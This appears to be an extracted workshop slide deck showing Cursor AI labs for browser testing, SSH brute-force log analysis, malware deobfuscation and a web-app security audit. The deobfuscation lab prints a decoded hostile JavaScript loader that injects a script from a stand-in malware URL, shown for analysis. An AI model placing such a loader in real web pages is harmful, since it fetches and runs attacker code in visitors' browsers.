
```
brycekunz ~ docker-mcp -> docker mcp gateway run - 136x37
Last login: Mon Oct 27 13:48:36 on ttys000
[ brycekunz@Bryces-MacBook-Air ~ % docker mcp gateway run
- Reading configuration...
  - Reading registry from registry.yaml
  - Reading catalog from [docker-mcp.yaml]
  - Reading config from config.yaml
  - Reading tools from tools.yaml
- Configuration read in 18.23125ms
- Using images:
  - mcp/playwright@sha256:17a1383b6880169e8f53ab15f8aa3ba71df006592498410370c4cebc86e758d8
> Images pulled in 21.206624166s
- Those servers are enabled: playwright
- Listing MCP tools...
  - Running mcp/playwright with [run --rm -i --init --security-opt no-new-privileges --cpus 1 --memory 2Gb --pull never -l docker-mcp=true -l docker-mcp-tool-type=mcp -l docker-mcp-name=playwright -l docker-mcp-transport=stdio]
    > playwright: (21 tools)
    > 21 tools listed in 1.260177333s
  - Starting OAuth notification monitor
  - Starting OAuth provider loops...
  - Watching for configuration updates...
> Initialized in 22.485855375s
> Start stdio server
- Connecting to OAuth notification stream at http://localhost/notify/notifications/channel/external-oauth
```



CURSOR + MCP



Playwright



CURSOR + MCP



PROMPT: via the **docker MCP Toolkit**, use **Playwright** to ensure the website “<https://ipcurl.net>” is functioning as expected. It should return our public internet facing IP address.

PROMPT: via the docker MCP Toolkit, use Playwright to ensure the website “<https://ipcurl.net>” is functioning as expected. It should return our public internet facing IP address.

Thought for 3s

I'll help you test the website "<https://ipcurl.net>" using Playwright through the Docker MCP Toolkit to verify it returns the public IP address. Let me start by navigating to the site.

✓ Ran browser.Navigate

RESPONSE

Ran Playwright code

```
await page.goto('https://ipcurl.net');
```

Page state

- Page URL: [https://ipcurl.net/](https://ipcurl.net)
- Page Title:
- Page Snapshot:

– generic [ref=e2]: 136.255.64.19

Show less

PARAMETERS ⓘ

url <https://ipcurl.net>

Perfect! The website is functioning as expected. Let me capture a more detailed snapshot to show the full context:




✓ Ran browser.snapshot

RESPONSE

New console messages

CURSOR + BROWSER

- ★ **PROMPT:** via the "Browser Automation" feature in cursor, open chrome and ensure the website "<https://ipcurl.net>" is functioning as expected. It should return our public internet facing IP address.





LAB

CURSOR + LOGS



LOG ANALYSIS

```
log_analysis % ls -alF
ff 128 Oct 27 23:11 ./
ff 128 Oct 27 23:11 ../
ff 933 Oct 27 23:11 analysis_script.py
ff 2205 Oct 27 23:10 sample_logs.log
log_analysis %
```



You are part of a security operations team investigating a suspected brute-force attack against an SSH server. The server's authentication log is saved as `sample_logs.log`.



Your task is to:

1. Examine the log to see how many failed login attempts were recorded from each IP address.
2. Identify which IPs made more than three failed attempts—these represent potential attackers.
3. Visualize the failed-login counts using a simple bar chart or table to include in an incident report.
4. Wrap this functionality into a reusable slash command so you can quickly repeat the analysis on other logs.



LOG ANALYSIS

1 We have a file named `sample_logs.log` containing SSH authentication logs. I need a Python script that reads this file, counts the number of failed password attempts per IP address, identifies IPs with more than three failed attempts, and outputs the counts and suspicious IPs. Then plot the counts in a bar chart.



Your task is to:

1. Examine the log to see how many failed login attempts were recorded from each IP address.
2. Identify which IPs made more than three failed attempts—these represent potential attackers.
3. Visualize the failed-login counts using a simple bar chart or table to include in an incident report.
4. Wrap this functionality into a reusable slash command so you can quickly repeat the analysis on other logs.



LOG ANALYSIS

1 We have a file named `sample_logs.log` containing SSH authentication logs. I need a Python script that reads this file, counts the number of failed password attempts per IP address, identifies IPs with more than three failed attempts, and outputs the counts and suspicious IPs. Then plot the counts in a bar chart.



Your task is to:

1. Examine the log to see how many failed login attempts were recorded from each IP address.
2. Identify which IPs made more than three failed attempts—these represent potential attackers.
3. Visualize the failed-login counts using a simple bar chart or table to include in an incident report.
4. Wrap this functionality into a reusable slash command so you can quickly repeat the analysis on other logs.

LOG ANALYSIS

```
cursor_commands > ⬇ analyze-logs.md > # /analyze-logs
```

```
1 # /analyze-logs
2 This command runs the log-analysis script on a given file and summarizes the
3 counts of failed SSH login attempts. If run without arguments it defaults to
4 `sample_logs.log`.
5 Steps:
6 1. Read the specified log file.
7 2. Count failed password attempts per IP.
8 3. Flag IPs with more than three failed attempts.
9 4. Plot the results and display the chart.
10 5. Return a summary table.
```



When you type /analyze-logs in the agent panel,
Cursor will execute this prompt.

Analyze log file for insights + ⓘ ⓘ ...

/analyze-logs @sample_logs.log

Thought for 7s

I'll help you analyze the log file. Let me start by running the /qw command as requested, then analyze the logs.



LOG ANALYSIS

New Chat + ⏱ 🗑️ ...

/analyze-logs @sample_logs.log

Failed Login Attempts by IP Address

IP Address	Failed Attempts	Status	Risk Level
203.0.113.5	10	🔴 FLAGGED	CRITICAL
203.0.113.50	4	🔴 FLAGGED	HIGH
192.0.2.11	1	Normal	LOW

🔴 Suspicious IPs (More Than 3 Failed Attempts)

1. 203.0.113.5 - 10 failed attempts
 - Attempted login with usernames: admin (4x), root (1x)
 - Time range: 08:00:12 - 08:05:00
 - Pattern: Rapid brute-force attack targeting non-existent/privileged accounts
2. 203.0.113.50 - 4 failed attempts
 - Attempted login with username: root
 - Time range: 08:20:10 - 08:20:19
 - Pattern: Coordinated brute-force attack (likely same threat actor as 203.0.113.5)



LAB

CURSOR + SUS-SCRIPTS



SUSPICIOUS SCRIPTS

```
.cursor > commands > ⚡ deobfuscate.md > ## /deobfuscate  
1 ## /deobfuscate  
2  
3 You are a cybersecurity analyst. The user will provide a JavaScript file. You will:  
4  
5 1. Format the code with JSBeautify.  
6 2. Identify potential decoding functions (e.g., atob wrappers).  
7 3. Decode any Base64 or hex strings you find.  
8 4. Replace obfuscated names with meaningful names.  
9 5. Produce a clean version of the script and a short summary of what it does.  
10
```

/deobfuscate @malicious_obfuscated.js

Thought for 7s

I'll deobfuscate this malicious JavaScript file for you. Let me start by running the /qw command as specified in your rules.

SUSPICIOUS SCRIPTS

/deobfuscate @malicious_obfuscated.js

Perfect! Now let me deobfuscate the JavaScript file. Let me analyze and decode the obfuscated code:

Analysis

Looking at the malicious script, I've identified:

1. Base64 encoded strings in the `_0x5432` array
2. Array rotation function that obfuscates the lookup
3. `atob` decoder to decode Base64 strings
4. Dynamic script injection into the document

Decoded Strings:

- `aHR0cHM6Ly9ldmlsLWRvbWFpbj5leGFtcGxlL21hbHdhcmU/aWQ9` → <https://evil-domain.example/malware?id=1234>
- `bW9kdWxl` → module

/deobfuscate @malicious_obfuscated.js

Deobfuscated & Annotated Version

```
// Encoded payload array
var encodedPayloads = [
  'aHR0cHM6Ly9ldmlsLWRvbWFpbj5leGFtcGxlL21hbHdhcmU/aWQ9', // Base64: https://evil-domain.example/malware?id=1234
  'bW9kdWxl' // Base64: module
];

// Array rotation function (obfuscation technique)
(function (arrayToRotate, rotationCount) {
  var rotateArray = function (iterations) {
    while (--iterations) {
      arrayToRotate.push(arrayToRotate.shift());
    }
    rotateArray(++rotationCount);
  }(encodedPayloads, 0x1e); // 0x1e = 30

// Decoder function to access rotated array
var getPayload = function (index) {
  index = index - 0x0; // Unnecessary conversion
  var payload = encodedPayloads[index];
  return payload;
};

// Get the first encoded URL
var encodedUrl = getPayload(0x0);

// Base64 decoding function
function decode(encodedString) {
  return atob(encodedString);
}

// Decode the URL and append tracker ID
var decodedUrl = decode(encodedUrl) + '1234';

// Dynamically inject malicious script into the page
var scriptElement = document.createElement('script');
scriptElement.src = decodedUrl; // Sets src to: https://evil-domain.example/malware?id=1234
document.head.appendChild(scriptElement);
```

SUSPICIOUS SCRIPTS

/deobfuscate @malicious_obfuscated.js

⚠ Threat Summary

This is a **malicious script injection attack** that:

1. Encodes a **malware URL** using Base64 to evade detection
2. Obfuscates the **code** with array rotation and minified variable names to bypass static analysis
3. Decodes the URL at runtime using `atob()`
4. Dynamically injects a **script tag** into the document head that points to `https://evil-domain.example/malware?id=1234`
5. Downloads and executes arbitrary **JavaScript** from the attacker's server



SUSPICIOUS SCRIPTS

Perfect! ✓ I've completed the deobfuscation analysis. The malicious script is a **script injection attack** that:

- **Hides a malware URL** (`https://evil-domain.example/malware?id=1234`) using Base64 encoding
- **Uses code obfuscation** with array rotation and cryptic variable names to evade automated detection
- **Injects a malicious script tag** into the DOM to fetch and execute remote JavaScript
- **Poses a serious security threat** for credential theft, malware execution, or other attacks

The deobfuscated version reveals the exact attack vector and helps with detection and prevention strategies.



LAB

CURSOR + VULN-APP



SECURE CODE

```
/sec

I'll conduct a comprehensive security audit of your podcast management web application. Let me start by examining the key security-critical files.
```

```
Perfect! Now let me create a final summary document:
⬇ SECURITY-AUDIT-SUMMARY.md (new) +448 • ... ✎ ✖ ✓ ⏷

Perfect! Now let me verify all the files and create a final index:
☒ Auto-Ran command: cd, ls, grep

$ cd /Users/brycekunz/Documents/GitHub/PodcastScripts && ls
-lh *.md | grep -i security
MEDIATION-CHECKLIST.md
-rw-r--r--@ 1 brycekunz  staff   25K Oct 27 16:27 security-report.md

Run Everything ✓ Success
```

Excellent! Let me create a final README for the security documentation:

```
SECURITY-README.md
```


```
.security-scan-results.md > # Security Scan Results
^ 1 / 1 | < 2 of 4 Files > | Undo File Keep File ✎

1 # Security Scan Results
2 **Date:** October 27, 2025
3
4 ## File Permission Analysis
5
6 ### Sensitive Files Found:
7 ...
8 -rw-r--r-- .env (644 - INSECURE! Should be 600)
9 -rw-r--r-- podcast_webapp.db (644 - INSECURE! Should be 640)
10 ...
11
12 **Issue:** Files are readable by all users on the system. Should be restricted to owner only.
13
14 ### Files Present in Working Directory:
15 - `./001_master_script/client_secret.json` ✓ (in .gitignore)
16 - `./001_master_script/token.pickle` ✗ (NOT in .gitignore)
17 - `./000_webapp/podcast_webapp.db` ✗ (NOT in .gitignore)
18 - `./000_webapp/instance/podcast_webapp.db` ✓ (instance/ in .gitignore)
19 - `./002_mov_to_yt/client_secret.json` ✓ (in .gitignore pattern)
20 - `./002_mov_to_yt/token.pickle` ✗ (NOT in .gitignore)
21
22 ## Git History Analysis
23
24 **WARNING:** Database files have been committed to git history!
25
26 Found commits with database files:
27 - commit aa9e710 (Oct 27, 2025)
28 - commit d8d1b22 (Sep 30, 2025)
29 - commit f65889f (Sep 28, 2025)
30
31 **Action Required:** These files need to be removed from git history using `git filter-branch` or `BFG Repo Cleaner`.
```

EdgeRun.Ai | GammaXon

DIGITAL FUTURE STARTS TODAY

Computers are powerful tools that enhance human capabilities, creativity, and connections when used thoughtfully and skillfully, empowering progress across every industry.



Signal App:

brycekunz.99



www.GammaXon.com



Bryce@GammaXon.com